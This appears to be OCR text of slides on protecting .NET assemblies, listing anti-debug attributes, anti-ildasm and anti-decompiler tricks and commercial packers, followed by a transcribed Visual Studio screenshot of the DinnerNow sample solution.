
- Anti-Debug
  - DebuggerHiddenAttribute
  - DebuggerNonUserCodeAttribute
  - DbuggerStepThroughAttribute
- Anti-ildasm
  - SuppressIldasmAttribute
- Anti-Compiler
  - 空名稱的Resources

Packer & Anti-Debug

- Packer
  - AdeptCompressor
  - .NETZ
  - .NET Reactor
  - CodeVeil
- Pro-Method Packer
  - 使用JIT概念
  - 保護對象是單個方法
  - 使用到才解開


Q & A

.net 4.0


DinnerNow - ServicePortfolio2 - Microsoft Visual Studio (Administrator)
File Edit View Project Build Team Debug Data Tools Test Analyze Window Help
Debug
Mixed Platforms
100%
Graph3.dgml [Design]*
Graph2.dgml [Design]*
Architecture Explorer
Start Page
app.config
Server Explorer
Toolbox
IMenuSearchService
ICustomerService
MenuSearchService
RestaurantQueryService
IMenuSyndicationService
CustomerService
OrderService
IRestaurantQuery
MenuSyndicationService
IOrderService
DinnerNow.Services
IProcessOrder
OrderProcessService
DeliveryService
OrderStatusPOXService
IDeliveryService
IOrderStatusPOXService
CustomerOrder
OrderProcessing
DeliveryOrder
RestaurantCategory
RestaurantHeader
DinnerNow.Business.Data
RestaurantMenuItem
MenuType
Customer
KioskOrder
KioskOrderItems
OrderItem
RestaurantOrder
Payment
POXOrderItem
Order
Solution Explorer
Solution 'DinnerNow - ServicePo
Solution Items
Workflow
DinnerNow.Business
DinnerNow.Data
DinnerNow.ServiceHost
DinnerNow.Services
DinnerNow.Tests
Properties
Output
DinnerNow - Servic...
10:24 AM